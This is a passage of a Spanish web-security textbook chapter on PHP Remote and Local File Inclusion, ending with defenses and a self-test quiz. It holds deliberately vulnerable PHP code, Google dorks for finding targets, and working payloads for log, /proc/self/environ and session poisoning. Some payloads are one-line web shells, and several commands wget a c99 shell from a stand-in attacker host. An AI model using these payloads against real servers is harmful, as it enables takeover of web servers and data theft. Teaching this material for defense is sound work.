


Figura 16. Cambiamos la extensión de la PHP shell con la intención de que no se ejecute como tal en el servidor bajo nuestro poder.

GOOGLE DORKS

Muchas veces, pequeños atacantes de pocos conocimientos buscan en Google páginas al azar que posiblemente sean vulnerables a RFI/LFI. Lo hacen mediante el uso de **dorks**, una combinación de comodines de búsqueda y, por ejemplo, direcciones URL de posibles aplicaciones vulnerables. Una combinación simple podría ser: **allinurl:index.php?page=**.

Existe una cuestión a considerar: la extensión del archivo que vamos a incluir. Por ejemplo, la c99 es un script PHP: si la subimos a nuestro servidor con la extensión correspondiente se va a ejecutar ahí mismo y, cuando realicemos la inclusión en la aplicación vulnerable, solo visualizaremos el código HTML de la shell. Para que esto no ocurra debemos subirla con una extensión diferente, como **c99.txt**, **c99.jpg**, etcétera.

Sería lógico pensar que, si cambiamos la extensión de la shell para que simule ser un archivo de texto, al incluirla en la aplicación web vulnerable también la veremos de ese modo.

Pero esto no ocurre, ya que la función **include** interpreta como PHP el documento que se le pase de parámetro y, por lo tanto, la shell se ejecuta correctamente en el servidor web que queramos controlar.

Para erradicar las dudas utilizaremos el archivo **rfi.php**, que hemos programado anteriormente. El documento a incluir se asigna a la variable **doc** a través de la barra de direcciones, ya que se utiliza el método **GET**. Si incluimos en el servidor web que posee la aplicación vulnerable una PHP shell hospedada en un sitio bajo nuestro poder, la dirección URL será similar a: **http://sitio.com/rfi.php?doc=http://sitioataque.com/c99.txt**. Podemos ver el resultado en la **Figura 17**.




Figura 17. Obtuvimos el control total del servidor web al subir una PHP shell, explotando una vulnerabilidad de tipo RFI.

Lograr nuestro objetivo fue fácil. Sin embargo, la técnica RFI es poco explotada debido a que la inclusión remota de archivos viene deshabilitada por defecto en el **php.ini**. En los siguientes párrafos analizaremos en detalle la inclusión de archivos locales, una práctica más frecuente.

Local File Inclusion

Al igual que en el RFI, en las inclusiones de archivos locales la falla se produce si se le permite al atacante modificar el archivo que se va a incluir. La diferencia radica en que, en este caso, no es posible subir ningún archivo externo al servidor, volviendo más complicado su dominio mediante una PHP shell.

A continuación programaremos el archivo **lfi.php**, que contendrá un código vulnerable a esta técnica:

```
<?php
if (isset($_GET[‘pag’])){
    $pagina = $_GET[‘pag’];
    require($pagina);
}
?>
```

En lugar de **include** usamos **require**, otra función PHP que permite realizar inclusiones de archivos. Podemos comprobar que los códigos vulnerables a RFI y LFI son prácticamente iguales, ya que el hecho de que la aplicación permita o no inclusiones remotas se debe, más que nada, a las directivas habilitadas en los archivos de configuración.

> CON LOCAL FILE INCLUSION NO SE PUEDEN SUBIR ARCHIVOS EXTERNOS AL SERVIDOR

En este caso, supongamos que las inclusiones remotas no están permitidas pero sí las locales. El código es vulnerable a LFI, por lo tanto podemos ver el contenido de cualquier archivo del servidor web.




Figura 18. Mediante una vulnerabilidad tipo LFI podemos ver el contenido de diversos archivos interesantes alojados en el servidor.

El objetivo es lograr subir una PHP shell al servidor, pero como sólo se permiten inclusiones locales, será más complicado que en el caso de RFI. Aun así, aprenderemos tres maneras diferentes de lograrlo.

Envenenamiento de logs

En los servidores Apache existe el archivo **apache_error.log**, un documento de texto o log que almacena los errores que se producen dentro del servidor. Anteriormente aprendimos a testear aplicaciones posiblemente vulnerables, pasándole a la función **include** un parámetro de valor inexistente, con el objetivo de producir un error. Esta falla se almacena en el log que corresponda, junto a la fecha, hora y dirección IP del cliente que realizó la acción, entre otros datos.

EXPLOTAR UN LFI

Si bien nuestro objetivo es obtener el control total del servidor web, y lo podemos lograr subiendo una PHP shell, podemos hacer más aprovechándonos de esta vulnerabilidad. Existen numerosos archivos de configuración y del sistema que contienen datos muy interesantes para un atacante. En el **Capítulo 8** aprenderemos a visualizarlos mediante la explotación de un LFI.




Figura 19. Los errores que se producen dentro de un servidor web Apache se almacenan en el archivo de log **apache_error.log**.

El log de errores almacena textualmente el valor que le pasamos a la función **require** (que, como vemos en la **Figura 19**, es: "cualquiercosa").

Lo interesante es que, en lugar de esa palabra, podemos inyectar dentro de este archivo un simple código PHP que nos permita ejecutar comandos en el servidor. La función **system** se encargará de hacerlo. Aprovecharemos el LFI que hayamos encontrado en la aplicación web para generar un error, de la siguiente manera: **www.sitio.com/index.php?pag=<?php system($_GET['cmd']) ?>**. Así, almacenamos en el log de errores de Apache un pequeño script PHP: **<?php system($_GET['cmd']) ?>**, que mediante la función **system** posibilitará la ejecución de comandos dentro del servidor web.

Después de inyectar el script PHP (acto que también se conoce como **envenenamiento de logs**) tenemos que encontrar la ubicación exacta

ENVENENAMIENTO DE LOGS

Se trata de una técnica que inyecta un pequeño script PHP dentro de uno de los archivos de logs. El objetivo es poder ejecutar comandos en el servidor y así descargar una PHP shell dentro de éste. El **apache_error.log** no es el único documento que almacena acciones de los usuarios. Existe también el **access.log** que, si bien no guarda errores, permite encontrar la manera de realizar el envenenamiento.

del **apache_error.log**, mediante el LFI que poseemos (en sistemas Linux, la ubicación de este archivo podría ser: **/var/log**, **/var/log/apache**, **/usr/local/apache/logs**, **/opt/xampp/apache/logs**, etcétera). Una vez que lo encontramos, ejecutamos los comandos: **www.sitio.com/index.php?pag=../logs/apache_error.log&cmd=ls**.




Figura 20. Ejecutamos comandos en el servidor "envenenando" los logs de errores de Apache mediante un LFI.

Tal como observamos en la **Figura 20**, ejecutamos un comando que nos muestra el listado de carpetas y archivos que se encuentran en la ubicación actual. En el caso de Linux ejecutamos **ls** y, en Windows, **dir**.

Lo último por hacer es subir la PHP shell al servidor web, haciendo uso de un comando como **wget** y descargándola allí mismo: **www.sitio.com/index.php?pag=../logs/apache_error.log&cmd= 'wget http://sitioataque.com/c99.php'**.

El envenenamiento de logs no es la única vía para obtener una PHP shell en el servidor explotando un LFI. A continuación, conoceremos al menos otros dos modos de lograrlo.

Eco en include

Dentro del sistema de archivos **proc** que posee Linux, existe la ruta **/self/environ**; si accedemos a través de nuestro navegador web podremos ver los datos de la petición HTTP realizada, tal como si se tratara de un reflejo o eco.

Dentro de las cabeceras HTTP que quedan almacenadas temporalmente en este archivo, podemos visualizar la del **User-Agent** que, como hemos aprendido en el **Capítulo 3**, contiene datos sobre nuestro navegador web y sistema operativo, entre otros. La base de esta técnica es inyectar en el archivo **/proc/self/environ** un script que se encargue de descargar la PHP shell dentro del servidor web.

La cabecera **User-Agent** puede ser modificada fácilmente, por ejemplo, mediante el complemento para Firefox **User-Agent Switcher** (compatible con la última versión del navegador). Al igual que con cualquier otro add-on, una vez instalado ingresamos al menú **Edit User Agents** y presionamos **New** para crear uno nuevo.

En este caso, el único campo que nos interesa es **User Agent**, y reemplazamos su contenido por: **<?php system('wget http://sitioataque.com/c99.txt -O shell.php');?>**. Se trata del script que descargará al servidor la PHP shell c99 en modo texto, y luego la renombrará como **shell.php**.




Figura 21. Editamos el agente de usuario para realizar una inyección a **/proc/self/environ**.

Una vez guardado, seleccionamos el nuevo **User Agent** que hemos creado como agente por defecto, desde el menú de herramientas de Firefox. A continuación debemos ingresar nuevamente a la ruta **/proc/self/environ**, mediante el LFI que posea la aplicación vulnerable (por ejemplo, **www.sitio.com/index.php?pag=../../proc/self/environ**).

De este modo, veremos nuestro nuevo agente de usuario inyectado temporalmente en dicha ruta y, al recargar por última vez la página, se ejecutará el script que descarga en el servidor web la PHP shell.

Debemos saber que no siempre se puede acceder a este archivo mediante una aplicación vulnerable, ya que el acceso depende de los permisos y configuraciones que posea el sistema sobre la ruta **/proc/self/environ**. Si somos los administradores del servidor, es importante que nos aseguremos de que no sea accesible a través de un navegador web.

Sesión envenenada

Veamos ahora la última manera de obtener una PHP shell en el servidor web explotando la vulnerabilidad de Local File Inclusion. Esta vez serán envenenadas las sesiones de usuario.

Supongamos que la aplicación web posee un código PHP similar al siguiente:

```
<?php
    $usuario = $_GET[‘usuario’];
    session_start();
    session_register(“usuario”);
?>
```

Este simple código crea una sesión de usuario usando un valor obtenido mediante **GET**, sin realizar ningún tipo de verificación. Por lo tanto, le pasaremos a la variable el siguiente valor: **<?php system($_GET[‘cmd’]) ?>**, quedando la dirección URL como: **www.sitio.com/index.php?usuario=<?php system($_GET[‘cmd’]) ?>**.

Si, una vez ejecutado el código vulnerable, verificamos la cookie que se nos ha asignado, veremos algo similar a lo siguiente: **PHPSESSID=i17j6b3urdfp52npllcg9euhj1**.

Nuestro nombre de usuario (que, en este caso, se trata de: **<?php system($_GET[‘cmd’]) ?>**) queda guardado en el archivo que almacena los datos de la sesión. Mediante esta técnica, lo hemos envenenado con el script PHP que nos da la posibilidad de ejecutar comandos.




Figura 22. Desde las opciones de Firefox podemos ver fácilmente cuál es la sesión que nos asignó el sitio.

El siguiente paso es utilizar el LFI que tenemos para ubicarnos en la carpeta **tmp**, que contiene los archivos temporales (sesiones de usuario y demás) y pasarle a la variable **cmd** el comando a ejecutar: **www.sitio.com/index.php?pag=../tmp/sess_ i17j6b3urdfp52npllcg9euhj1&cmd=ls**. Al final de la sesión le agregamos **&cmd=ls**, para poder visualizar los archivos que contiene el directorio actual.




Figura 23. Logramos ejecutar comandos en el servidor web a través de una sesión envenenada.

Hasta aquí, hemos aprendido a detectar y explotar las vulnerabilidades de Remote File Inclusion y Local File Inclusion, apoderándonos por completo del servidor web mediante una PHP shell o shell inversa. Pero, si nuestro papel es el de desarrolladores o administradores de un sitio, debemos saber cómo evitar estas mismas fallas de seguridad en la programación de las páginas web.

Solución al problema

A esta altura del capítulo, ha quedado bien claro el peligro que supone el uso de funciones PHP como **include** y **require**, que permiten la inclusión de archivos, sin tomar las respectivas medidas de seguridad. A continuación analizaremos una manera de impedir las inclusiones remotas y luego aprenderemos a controlar o programar de modo seguro las inclusiones locales, a fin de impedir ataques que aprovechen este tipo de fallas.

Deshabilitar la inclusión de archivos

Lo ideal, siempre, es evitar por completo el peligro. Si nuestro sitio web no contiene ningún código que realice inclusiones remotas, deberíamos deshabilitar la posibilidad de incluir documentos externos dentro del servidor web.

Para hacerlo, debemos abrir el archivo de configuración **php.ini** con cualquier editor de texto y buscar la directiva **allow_url_include**. Si se permiten las inclusiones de archivos remotos, lo veremos indicado con un simple **On** en esa misma directiva. Para deshabilitarlo, reemplazamos el **On** por **Off** y luego guardamos el archivo y reiniciamos el servicio.

NULLBYTE

Se trata de poner un **%00** al final de la dirección URL que explota un LFI, por ejemplo: **www.sitio.com/?pag=../proc/self/environ%00**. Se utiliza para que el servidor pase por alto todo lo que viene después del **%00**. Si el código vulnerable fuera similar a **include($_GET['pag']."/config.php")**, ignorará **config.php** de modo que el LFI se realice con éxito.




Figura 24. Para evitar el peligro que envuelven las inclusiones de archivos remotos, deshabilitamos la posibilidad de hacerlo desde el **`php.ini`**.

De esta manera estaremos seguros de que, aún si hubiera en nuestro servidor una aplicación web vulnerable a RFI, el atacante no podrá llevar a cabo las técnicas mencionadas, ya que la posibilidad de incluir documentos externos estará deshabilitada. Al intentarlo se observa un error similar al de la **Figura 25**.




Figura 25. Al intentar llevar a cabo una inclusión remota veremos que se genera un error, avisando que tal posibilidad está deshabilitada.

Filtrar variables

Siempre es conveniente no utilizar las funciones PHP que permiten realizar inclusiones pero, en aquellos casos en que se vuelve realmente necesario hacerlo, debemos aprender a controlar los archivos que se van a incluir.

Lo importante en estos casos es impedir que el atacante pueda modificar el documento que va a incluir, para lo cual debemos programar un código PHP que realiza una verificación antes de llevar a cabo la acción de inclusión:

```
<?php
$paginas = array('contacto.php', 'empresa.php' );
foreach ($paginas as $pagina)

if(isset($_GET['pag'])){

  if ($_GET['pag']== $pagina){
    include $_GET['pag'];
  }
}
?>
```

Dentro del **array** (paginas) debemos escribir todos los documentos que puedan ser incluidos. Luego, en la quinta línea del script, se realiza la verificación: si la variable **GET** (**pag**) coincide con alguno de los valores del **array**, entonces se incluye el archivo correctamente. De lo contrario, no se ejecutarán las acciones.

FTP LOG

Quizás exista dentro del servidor web un archivo de log que almacene los accesos al FTP. Por lo tanto, tenemos a la vista otro registro que podemos envenenar. Para hacerlo debemos intentar conectarnos al FTP con el siguiente nombre de usuario: **<?php system($_GET['cmd']) ?>**. Luego, mediante el LFI, buscamos la ubicación del log para ejecutar los comandos.




Figura 26. Existen muchas maneras de programar un filtro en PHP que verifique si el archivo que se va a incluir es el correcto.

RESUMEN

Conocer las técnicas de Remote File Inclusion y Local File Inclusion resulta imprescindible para introducirnos en el ámbito de la seguridad informática referente a la plataforma web. En este capítulo aprendimos en qué consisten las inclusiones de archivos locales y remotos, conocimos las PHP shells más populares y realizamos una shell inversa. Programamos códigos vulnerables a RFI/LFI para realizar prácticas y obtuvimos el control total del servidor web subiendo una shell a éste, explotando esta vulnerabilidad de tres modos diferentes. Por último, desde el lado de la defensa de un servidor web, deshabilitamos las inclusiones de archivos externos y programamos un código seguro para incluir documentos locales.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Qué significa el concepto **inclusión de archivos**?
2. ¿Qué utilidad tienen las inclusiones de archivos?
3. ¿Cuáles son las funciones PHP que nos permiten incluir documentos internos y externos en el servidor?
4. ¿Qué diferencias existen entre las inclusiones locales y las inclusiones remotas?
5. ¿Qué es una **PHP shell** y para qué sirve?
6. ¿Cuáles son las ventajas de obtener una **shell inversa**?
7. ¿Cómo podemos subir una PHP shell al servidor web explotando un **RFI**?
8. ¿Cuáles son las tres formas diferentes de subir una PHP Shell al servidor explotando un **LFI**?
